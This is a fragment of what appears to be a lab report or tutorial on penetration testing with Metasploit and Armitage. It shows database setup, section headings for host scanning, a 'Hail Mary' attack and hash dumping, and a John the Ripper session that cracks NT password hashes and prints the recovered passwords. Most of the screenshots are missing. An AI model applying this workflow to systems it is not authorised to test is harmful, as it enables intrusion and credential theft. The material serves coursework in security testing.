
1 password hash cracked, 0 left
```

2.4



Starting Armitage

```
root@osboxes:~# service postgresql start
root@osboxes:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.y
ml
Creating initial database schema
root@osboxes:~#
```


```
root@osboxes:~# service postgresql start
root@osboxes:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/
ml
Creating initial database schema
root@osboxes:~# armitage
```




Host Scanning



Hail Mary Attack



2.4.4. Selecting the Access and Dump Hashes



After adding 5 users



Cracking the password of the 5 users.

root@osboxes: ~

File Edit View Search Terminal Help

```
root@osboxes:~# ls
Desktop    Downloads  mypasswd  newpass.txt  Pictures  Templates
Documents  Music     newpass    password.txt  Public    Videos
root@osboxes:~# john --format=NT newpass
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 11 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 10 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
press      (press)
hacker     (hacker)
attacker   (attacker)
Administrator (Administrator)
            (Guest)
            (larry)
            (moe)
curlier    (curlv)
```